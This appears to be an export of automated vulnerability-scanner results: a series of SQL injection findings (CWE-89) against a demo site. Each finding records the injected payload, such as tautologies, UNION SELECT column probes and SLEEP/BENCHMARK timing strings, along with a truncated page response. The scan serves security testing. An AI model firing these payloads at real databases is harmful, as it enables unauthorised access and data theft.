Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#989	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' or '1'='1</td></tr></table>		Name	Value	demouser@deepfence.io	' or '1'='1
Name	Value					
demouser@deepfence.io	' or '1'='1					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#990					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' or benchmark(10000000,MD5(1))#</td></tr></table>	Name	Value	demouser@deepfence.io	' or benchmark(10000000,MD5(1))#
Name	Value				
demouser@deepfence.io	' or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__DF_CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggvFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#991				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__DF_CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>				

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#992

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#993				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#994				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>+ SLEEP(10) + '</td></tr> </table>	Name	Value	demouser@deepfence.io	+ SLEEP(10) + '
Name	Value				
demouser@deepfence.io	+ SLEEP(10) + '				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#995

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#996				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#997	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8-</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8-
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8-					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#998	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#999					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	OR 1=1--
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p>	

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1000

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1001				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggvFqq93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #1002

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 19#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
